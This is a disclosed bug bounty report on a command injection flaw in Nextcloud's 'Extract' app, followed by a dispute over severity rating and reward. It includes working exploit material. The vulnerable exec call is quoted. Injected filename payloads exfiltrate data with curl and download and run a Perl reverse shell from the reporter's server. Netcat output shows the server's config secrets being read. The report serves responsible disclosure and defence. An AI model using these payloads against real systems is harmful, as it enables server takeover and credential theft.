Remote Code Execution via Extract App Plugin

Share:

State	Resolved (Closed)
Disclosed	**May 30, 2019 12:47pm +0530**
Reported To	Nextcloud
Asset	https://apps.nextcloud.com/ (Domain)
Weakness	OS Command Injection
Severity	High (8.4)
Participants	
Visibility	Disclosed (Full)

Collapse

TIMELINE

hdbreaker submitted a report to **Nextcloud**. Apr 23rd (about 1 month ago)

Hi, I found a critical issue in the Add-on "Extract" listed in the Nextcloud Marketplace: https://apps.nextcloud.com/apps/extract (This extension can be installed directly from Nextcloud Application)

The vulnerability was found in file: extract/lib/Controller/ExtractionController.php line 102.

The affected code can be seen below:

```
if (extension_loaded ("rar")){
                $rar_file = rar_open($file);
                $list = rar_list($rar_file);
                var_dump($rar_file);
                foreach($list as $fileOpen) {
                    $entry = rar_entry_get($rar_file, $fileOpen->getName());
                    $entry->extract($dir); // extract to the current dir
                    self::scanFolder('/'.$this->UserId.'/files'.$directory.'/'.$fileOpen->getName());
                }
                rar_close($rar_file);
            }else{
                ######## BUG HERE #########
                exec("unrar x \"".$file."\" -R \"".$dir."\" -o+",$output,$return);
                #########################
                foreach ($output as $val ) {
                    if(preg_split('/ /', $val, -1, PREG_SPLIT_NO_EMPTY)[0] == "Extracting" &&
                    preg_split('/ /', $val, -1, PREG_SPLIT_NO_EMPTY)[1] != "from"){
                        $fichier = substr(strrchr($PATH, "/"), 1);
                        self::scanFolder('/'.$this->UserId.'/files'.$directory.'/'.$fichier);
                    }
                }
            }
```


The unrar line allows Command Injection via $file and $dir parameters, an attacker could use the following payload in order to exploit a Remote Command Execution in a Nextcloud Server and exfiltrate data via Curl requests.

```
nameOfFile=sample.rar"|curl www.attacker.com:443/data?id=$(id | base64)|"&directory=&external=0
```


Abusing this issue I was able to take full control of the demo instance: https://demo.nextcloud.com/lun0shai/

The steps to reproduce this PoC can be seen below:


1) Create a demo instance in https://demo.nextcloud.com and login.
2) Install the plugin Extract directly from the Apps menu:




3) Once the Add-on is installed, the attacker needs to upload a sample.rar file:



4) Then, the attacker needs to use the functionality "Extract Here" from the context menu and intercept the HTTP Request with BurpSuite:



Burp Interceptor:



```
POST /lun0shai/index.php/apps/extract/ajax/extractRar.php HTTP/1.1
Host: demo.nextcloud.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
requesttoken: v+/28PW5/gilVA9we7iR7yrAYLjQCiYpfyx4e+jIdPU=:24OD15qN0WLLN14xF+vgrEC0EM/ifB55OxU1SIe+LcE=
OCS-APIREQUEST: true
X-Requested-With: XMLHttpRequest
Content-Length: 46
Connection: close
Cookie: oco9fwvj7vid=aashsh75p508m9qk0tdq0ahk8v;
oc_sessionPassphrase=XmIYyFzOLH1JtcvmdyZ6JbO67Sh1lbdC6UlHe0FkyVXeu5e2gA%2FOloJaUrRkXAb8sDLgF2pQYpUh1NlHeS8rpppQZa
kBiTH3K9%2FwWAytej%2FCTkV9%2FurYyRaMVQWLbAyu; nc_sameSiteCookielax=true; nc_sameSiteCookiestrict=true;
nc_username=admin; nc_token=eGciTpRb4Bu7DpG2ohUjUWhAd%2BjQGRbb; nc_session_id=aashsh75p508m9qk0tdq0ahk8v

nameOfFile=sample.rar&directory=%2F&external=0
```

5) At this point, the attacker can manipulate the $nameOfFile and & $dir parameters to achieve Remote Code Execution in the Nextcloud Instance. This PoC of RCE was performed over a Demo Instance running the latest version of NextClou.

To achieve RCE over Demo Instance 2 payloads were needed:

a) The attacker needs to force the application to download a Perl Reverse Shell to /tmp folder using curl, this was achieved using the following HTTP Request:

Note:
My server IP is: 138.68.1.244

HTTP Request:

```
POST /lun0shai/index.php/apps/extract/ajax/extractRar.php HTTP/1.1
Host: demo.nextcloud.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
requesttoken: v+/28PW5/gilVA9we7iR7yrAYLjQCiYpfyx4e+jIdPU=:24OD15qN0WLLN14xF+vgrEC0EM/ifB55OxU1SIe+LcE=
OCS-APIREQUEST: true
X-Requested-With: XMLHttpRequest
Content-Length: 98
Connection: close
```

```
Cookie: oco9fwvj7vid=aashsh75p508m9qk0tdq0ahk8v; oc_sessionPassphrase=XmIYyFzOLH1JtcvmdyZ6JbO67Sh1lbdC6UlHe0FkyVXeu5

nameOfFile=sample.rar"|curl http://138.68.1.244/shell.pl -o /tmp/shell2.pl|"&directory=&external=0
```

HTTP Response:


```
HTTP/1.1 200 OK
Date: Tue, 23 Apr 2019 08:24:50 GMT
Server: Apache
Strict-Transport-Security: max-age=15768000
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Content-Security-Policy: default-src 'none';base-uri 'none';manifest-src 'self';script-src 'nonce-bXBVNko3dWtWZnFVMz
X-Frame-Options: SAMEORIGIN
Content-Length: 4
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Robots-Tag: none
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
Content-Type: application/json; charset=utf-8
Connection: close

null
```

The above request wrote the following reverse shell in /tmp/shell.pl

```
use Socket;$i="138.68.1.244";$p=443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,
```

(At this point a Netcat Listener was running on my Server)



```
root@Poseidon:/var/www/html# nc -l 443 -vv
Listening on [0.0.0.0] (family 0, port 443)
```

b) A second HTTP Request was needed to execute the Perl Reverse Shell and gain full shell access over the remote server (demo.nextcloud.com):


HTTP Request:

```
POST /lun0shai/index.php/apps/extract/ajax/extractRar.php HTTP/1.1
Host: demo.nextcloud.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
requesttoken: v+/28PW5/gilVA9we7iR7yrAYLjQCiYpfyx4e+jIdPU=:24ODl5qN0WLLN14xF+vgrEC0EM/ifB55OxU1SIe+LcE=
OCS-APIREQUEST: true
X-Requested-With: XMLHttpRequest
Content-Length: 66
Connection: close
Cookie: oco9fwvj7vid=aashsh75p508m9qk0tdq0ahk8v; oc_sessionPassphrase=XmIYyFzOLH1JtcvmdyZ6JbO67Sh1lbdC6UlHe0FkyVXeu5

nameOfFile=sample.rar"|perl /tmp/shell2.pl|"&directory=&external=0
```


After these steps, my Server (IP: 138.68.1.244) received the Reverse Shell successfully and I was able to move freely over the Docker Instance of Nextcloud, reading even the config file as can be seen below:

An inbound connection from demo.nextcloud.com was received



```
root@Poseidon:/var/www/html# nc -l 443 -vv
Listening on [0.0.0.0] (family 0, port 443)
Connection from demo.nextcloud.com 38476 received!
sh: no job control in this shell
sh-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
sh-4.2$ pwd
pwd
/var/www/html
```

Content of /config/config.php



```
sh-4.2$ cat config.php
cat config.php
<?php
$CONFIG = array (
  'passwordsalt' => 'DwBDPao07F6vRSfCKc5zwjZ/MGNZse',
  'secret' => 'wgBZA4WkNLcWHGJGtpcqyPP7B2+p8FFpJ6Ft5lEq7lEy6hKt',
  'trusted_domains' =>
  array (
    0 => 'localhost',
    1 => 'demo.nextcloud.com',
  ),
  'datadirectory' => '/var/www/html/data',
  'dbtype' => 'mysql',
  'version' => '15.0.5.3',
  'overwrite.cli.url' => 'https://demo.nextcloud.com/lun0shai',
  'dbname' => 'nextcloud',
  'dbhost' => 'localhost',
  'dbport' => '',
  'dbtableprefix' => 'oc_',
  'mysql.utf8mb4' => true,
  'dbuser' => 'nextcloud',
```

Hope this could help to improve your security and check continuously the Applications that you spread using your market.

Please do not hesitate to contact me if you need any help to detect/resolve this issue.

Regards,

Impact

An authenticated user could use the Extract Plugin listed in the Apps Market of Nextcloud to achieve Remote Code Execution in any Nextcloud instance.

7 attachments:

F474350: Screen_Shot_2019-04-23_at_5.41.35_AM.png

F474351: Screen_Shot_2019-04-23_at_5.43.18_AM.png

F474352: Screen_Shot_2019-04-23_at_5.43.39_AM.png

F474356: Screen_Shot_2019-04-23_at_5.47.40_AM.png

F474360: Screen_Shot_2019-04-23_at_5.51.48_AM.png

F474361: Screen_Shot_2019-04-23_at_5.54.31_AM.png

F474362: Screen_Shot_2019-04-23_at_5.55.31_AM.png

BOT: Nextcloud posted a comment. Apr 23rd (about 1 month ago)

Thanks a lot for reporting this potential issue back to us!

Our security team will take a look at this issue as soon as possible. We will reply to your report within 72 hours, usually much faster. For obvious reasons we'd like to ask you to not disclose this issue to any other party.

hdbreaker posted a comment. Apr 24th (about 1 month ago)

Hi, do you have news about this issue?

nickvergessen posted a comment. Apr 29th (about 1 month ago)

Hello hdbreaker,

thanks for your report. We could reproduce the problem and notified the app author about the issue and also included a patch.

Please note, that administrators have "remote code execution" by design, as they can just publish their own app and install that. However in this case also non admins can abuse the bug after tricking an admin into installing the app, so we want to make sure this gets fixed.

We will give you a heads up once we got a reply from the app author.

nickvergessen changed the status to ○ **Triaged**. Apr 29th (about 1 month ago)

nickvergessen updated the severity from Critical to High (8.4). Apr 29th (about 1 month ago)

hdbreaker posted a comment. Apr 29th (about 1 month ago)

Hi @nickvergessen!


Nice to hear from you, regarding your response, yes any user (without privileges) could exploit this issue if the plugin is installed in the application!

If you need any help from my part please let me know!

Regards,

hdbreaker posted a comment. Apr 29th (about 1 month ago)

I have a question about the updated severity, you change the severity to High but the program explicitly said that a RCE for a non-admin user is a Critical Risk. Could you explain to me the motive of the updated severity to High?



Impact	Definition	Highest possible reward
Critical	Gaining remote code execution on the server as a non-admin user. (i.e. RCE)	$5,000

1 attachment:
F478173: Screen_Shot_2019-04-29_at_11.20.59_AM.png

nickvergessen posted a comment. Apr 30th (about 1 month ago)

> Could you explain to me the motive of the updated severity to High?

I simply used the "CVSS v3.0 Calculator" which hackerone provides. I think it results from the change, that the user needs to trick the admin into installing the app first.

nickvergessen closed the report and changed the status to ○ **Resolved**. Apr 30th (about 1 month ago)

Thanks a lot for your report again. A new version v1.2.0 which should solve the issue has been released by the author for all available Nextcloud versions.

Nextcloud rewarded hdbreaker with **swag**. Apr 30th (about 1 month ago)


Since this is a 3rd party app and not in our control, it is not eligible for monetary rewards.
However we still want to thank you and will send some swag.

nickvergessen requested to disclose this report. Apr 30th (about 1 month ago)

hdbreaker posted a comment. Apr 30th (30 days ago)

Hi guys! I do not agree with the desition! first of all the Risk is Critical because if the plugin is already installed you do not need to trick anyone and a lot of people decide to upload content compressed to move easily folders and files from their computer to its own cloud.

Additionally, regarding the monetary rewards, you must pay for this issue because your program explicitly says: "Note that all apps are cryptographically signed by developers and reports thus usually don't qualify for monetary rewards as they don't affect Nextcloud instances." And this issue affects directly Nextcloud instances!



Domain **https://apps.nextcloud.com/**
Part of the Nextcloud app store which source code is available from https://github.com/nextcloud/appstore. Note that all apps are cryptographically signed by developers and reports thus usually don't qualify for monetary rewards as they don't affect Nextcloud instances.

Critical

Also, I demonstrate the big impact of this issue owning your own Nextcloud Instance!!!

1 attachment:
F481122: Screen_Shot_2019-04-30_at_9.49.13_AM.png

hdbreaker has requested mediation from HackerOne Support. Apr 30th (30 days ago)

Hi guys! I do not agree with the desition! Nexcloud team decide to change the severity from Critical to High when they explicitly say in its program that an RCE as the non-admin user is a Critical Issue, and any user could exploit this vulnerability. Nextcloud said that an admin first need to be tricked to install the plugin but if the plugin is already installed you do not need to trick anyone and *a lot of people decide to upload content compressed to move easily folders and files from their computer to its own cloud*.

Additionally, regarding the monetary rewards, Nexcloud must pay for this issue because the program explicitly says: "Note that all apps are cryptographically signed by developers and reports thus *usually don't qualify for monetary rewards as they don't affect Nextcloud instances*." And this issue affects directly Nextcloud instances! I demonstrate the big impact of this issue owning its own Nextcloud Instance in demo.nextcloud.com!!!

nickvergessen posted a comment. Apr 30th (30 days ago)

We can easily raise the Risk to Critical, when you can tell me the CVSS calculation to make it critical.

Then screenshot refers to the software running at https://apps.nextcloud.com/, not the apps that are actually provided through it.

hdbreaker posted a comment. Updated Apr 30th (30 days ago)

Guys the app is listed in your marketplace and can be installed directly from Nextcloud without any validation, you must protect your users to install secure applications from your own marketplace, just a few clicks and Nexcloud could be pwned. You must check the security of the add-ons pushed by the developers that you trust!

You share with them a cryptographic firm to ensure the veracity and trust of their apps just to push an App to your market but when Nextcloud is compromised that is not your fault? This is a critical issue and affects several Nextcloud instances on the internet and you have to accept that responsibility

hdbreaker posted a comment. Apr 30th (30 days ago)

Also, the correct CVSS is: CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:H (9.0 Critical)

nickvergessen posted a comment. Apr 30th (30 days ago)

Okay, so the problem is the PR (privileges required), you say Low and I say High:

> **Low:** The attacker is authorized with (i.e. requires) privileges that provide basic user capabilities that could normally affect only settings and files owned by a user. Alternatively, an attacker with low privileges may have the ability to cause an impact only to non-sensitive resources.
> **High:** The attacker is authorized with (i.e. requires) privileges that provide significant (e.g. administrative) control over the vulnerable component that could affect component-wide settings and files.

You need administrative permissions to install the vulnerable component, which is why I picked high. Anyway, from our side this is okay as is. We can see if the mediators think we did something wrong here.

hdbreaker posted a comment. Apr 30th (30 days ago)

The issue is not to install or not the plugin, the problem is: if a Nexcloud instance **already had installed the Add-On** a **non-privileged user** *can upload a .rar file and exploit the bug*. So, **no admin privileges are needed to exploit the issue**, **any Nextcloud instance that already had the Add-on installed is vulnerable and a normal-user could exploit the issue**.

So, **the privileges to exploit the vulnerability are Low**, *due that if the plugin is already installed any user could exploit the issue to achieve RCE*. Also, the **Scope in the CVSS is changed because a non-administrative user that achieve the RCE could access files of other users**.

Hope you understand me.

hdbreaker posted a comment. May 2nd (28 days ago)

Hi guys, I need the CVE-Number related to this issue. If you will not thin in release a CVE Number for this issue I will have to send the issue to MITRE directly.

nickvergessen posted a comment. May 3rd (27 days ago)

Once you agreed on the public disclosure, we can publish it, make our advisory and then request a CVE via hackerone

Nextcloud has decided that this report is not eligible for a bounty. May 3rd (27 days ago)

hdbreaker posted a comment. May 3rd (27 days ago)

Ok, let's wait for the mediation.

hdbreaker posted a comment. May 16th (15 days ago)

Hey guys! How are you? I was thinking that maybe that we could try to reach a middle point regarding this issue due to the impact.

nickvergessen posted a comment. May 16th (14 days ago)

So you pay half the bounty to us and we pay half the bounty to you?
Sorry that simply doesn't work. It's not our code and it's excluded from bounties.

hdbreaker posted a comment. May 16th (14 days ago)

Hey @nickvergessen I felt you response really aggressive, if that is the way that you take to talk with researchers maybe the next time that one of them found a bug, he just will make the bug public and expose all your secret keys and customers data to internet. ;)

Take caution with your words, if you hit someone do not expect petting. I have more bugs to report you but you will not here again from me directly.

Let’s close the report and let’s advance with the disclosure.

Regards,

nickvergessen posted a comment. May 17th (14 days ago)

I was obviously joking and not being aggressive.

I'm not sure what you want from us. Google also doesn't pay money for a security issue in an app, although you can take over any android phone with it.

hdbreaker posted a comment. May 17th (14 days ago)

It’s fine I expected that you realize the impact of the issue, take action over it and give me a little bit more than only kudos for my research effort and also by the impact over Nextcloud instances due that if I decided to sold this vulnerability in the black market I could receive more than a swag.

I am really disappointed with your program and with your security team that does not show any interest in a critical risk issues that affect your core software and business (by a lateral bug, but the impact in your system is real).

I understand you but I feel that you do not have any interest in the security community and I do not have any motive to recommend your software and your program to the community due your non interest in an RCE with key data exfiltration over your system.

Hope you will be able to see the real impact of the issue and the effort and time that’s I expended to detect and exploit this issue but all point that you are not able to understand it.

Regards,

This report has been disclosed. May 30th (3 hrs ago)